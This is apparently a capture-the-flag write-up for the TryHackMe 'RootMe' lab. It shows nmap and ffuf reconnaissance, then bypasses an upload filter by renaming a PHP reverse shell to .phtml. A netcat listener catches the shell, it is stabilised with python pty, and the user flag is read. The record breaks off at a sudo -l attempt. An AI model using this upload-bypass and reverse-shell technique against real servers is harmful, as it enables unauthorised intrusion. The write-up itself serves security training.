ROOTme-THM

After successfully deploying the machine, well do some recon by using nmap to scan for open ports and services running on our target.


```
root@Kali: /home/scr34tur3/Downloads 117x54
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# nmap -sC -sV -p- --min-rate 1000 10.10.59.66
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-14 20:29 EAT
Warning: 10.10.59.66 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.59.66
Host is up (0.29s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.49 seconds
```

We can see that open ports are:
ssh — service that enables secure connection between devices
http — a web server running Apache httpd 2.4.29


Now I brute forced for hidden directories once I realised there was a web service running on the target. FFUF and GOBUSTER are handy tools for this, though for me I prefer ffuf due to its faster fuzzing capabilities.
After a succesfull fuzzing, I found two hidden dir of great interest, uploads and panel.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://10.10.59.66:80/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------
 :: Method           : GET
 :: URL              : http://10.10.59.66:80/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------
# directory-list-2.3-small.txt [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 718ms]
# Copyright 2007 James Fisher [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 719ms]
#                             [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 719ms]
#                             [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 719ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 2557ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 616, Words: 115, Lines: 26, Duratio
n: 4678ms]
uploads                     [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 297ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 616, Words: 115, Lines: 26, Duration:
5528ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 616, Words: 115, Lines: 26, Dura
tion: 5528ms]
# on at least 3 different hosts [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5528ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 616, Words: 115, Lines: 26, Durat
ion: 5528ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5528ms]
#                             [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5528ms]
#                             [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5529ms]
                              [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5528ms]
css                           [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 268ms]
js                            [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 371ms]
panel                         [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 289ms]
                              [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 285ms]
:: Progress: [87664/87664] :: Job [1/1] :: 33 req/sec :: Duration: [0:13:39] :: Errors: 0 ::

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─#
```


Visiting this url path to panel dir, I notice I was able to upload files, however I did not have the idea of the upload filters used. So I first tried my luck by uploading a .php file.
We can go here https://github.com/pentestmonkey/php-reverse-shell
What we need to do is to create a shell.php file that we can upload onto the vulnerable server.




It looks like server is not taking .php file. We know that we have .php file and .php file can go in different extensions, quick look into Google and you will see that other extensions are : **.php3, .php4, .php5, .php7, .phtml, .pht.**




I formated my .php file extension to read .phtml. Upon uploading it, it was successful.



I did a quick google search what message was being returned upon a successful upload, and as seen below, “The file has been uploaded successfully.” Remember initially from the ffuf output, there was a dir called uploads, most probaly our .phtml file is stored in this dir.



Now we need to go to **target_ip/uploads/** and also start our netcat listener in the terminal. Personally I tried to upload a couple of file extension. Anyway as seen below, our .phtml file is on the server.



Now I first started my netcat listener(pwncat-cs also can be a handy tool for this case.). Now click on the shell in **/upload**/ directory and switch to netcat terminal window, I was in:)
The shell was not stable, so I imported the python module, pty, and gained a much stable shell.


```
┌──(root㉿Kali)-[/home/scr34tur3]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.247.106] from (UNKNOWN) [10.10.59.66] 36710
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 19:17:56 up  1:52,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@rootme:/$ ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swap.img  usr  vmlinuz.old
www-data@rootme:/$ cd /
cd /
www-data@rootme:/$ cd home
cd home
```

Usually for me though not necessarily, once I am in, I go direct to the home-user folder to find the user.txt. However its recommended to use the “find” tool, to search for this user.txt file through the linux file system. “find / -name user.txt -type f 2>/dev/null”
In this case the file was located at “/var/www/” folder.

```
www-data@rootme:/$ ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swap.img  usr  vmlinuz.old
www-data@rootme:/$ cd var
cd var
www-data@rootme:/var$ ls -la
ls -la
total 56
drwxr-xr-x 14 root     root     4096 Aug  4  2020 .
drwxr-xr-x 24 root     root     4096 Aug  4  2020 ..
drwxr-xr-x  2 root     root     4096 Jul 14 17:28 backups
drwxr-xr-x 11 root     root     4096 Aug  4  2020 cache
drwxrwxrwt  2 root     root     4096 Feb  3  2020 crash
drwxr-xr-x 39 root     root     4096 Aug  4  2020 lib
drwxrwsr-x  2 root     staff    4096 Apr 24  2018 local
lrwxrwxrwx  1 root     root        9 Feb  3  2020 lock -> /run/lock
drwxrwxr-x 10 root     syslog   4096 Aug  4  2020 log
drwxrwsr-x  2 root     mail     4096 Feb  3  2020 mail
drwxr-xr-x  2 root     root     4096 Feb  3  2020 opt
lrwxrwxrwx  1 root     root        4 Feb  3  2020 run -> /run
drwxr-xr-x  3 root     root     4096 Aug  4  2020 snap
drwxr-xr-x  4 root     root     4096 Feb  3  2020 spool
drwxrwxrwt  2 root     root     4096 Jul 14 17:27 tmp
drwxr-xr-x  3 www-data www-data 4096 Aug  4  2020 www
www-data@rootme:/var$ cd www
cd www
www-data@rootme:/var/www$ ls -la
ls -la
total 20
drwxr-xr-x  3 www-data www-data 4096 Aug  4  2020 .
drwxr-xr-x 14 root     root     4096 Aug  4  2020 ..
-rw-------  1 www-data www-data  129 Aug  4  2020 .bash_history
drwxr-xr-x  6 www-data www-data 4096 Aug  4  2020 html
-rw-r--r--  1 www-data www-data   21 Aug  4  2020 user.txt
www-data@rootme:/var/www$ cat user.txt
cat user.txt
THM{y0u_g0t_a_sh3ll}
www-data@rootme:/var/www$ sudo -l
sudo -l
[sudo] password for www-data: passwod
```

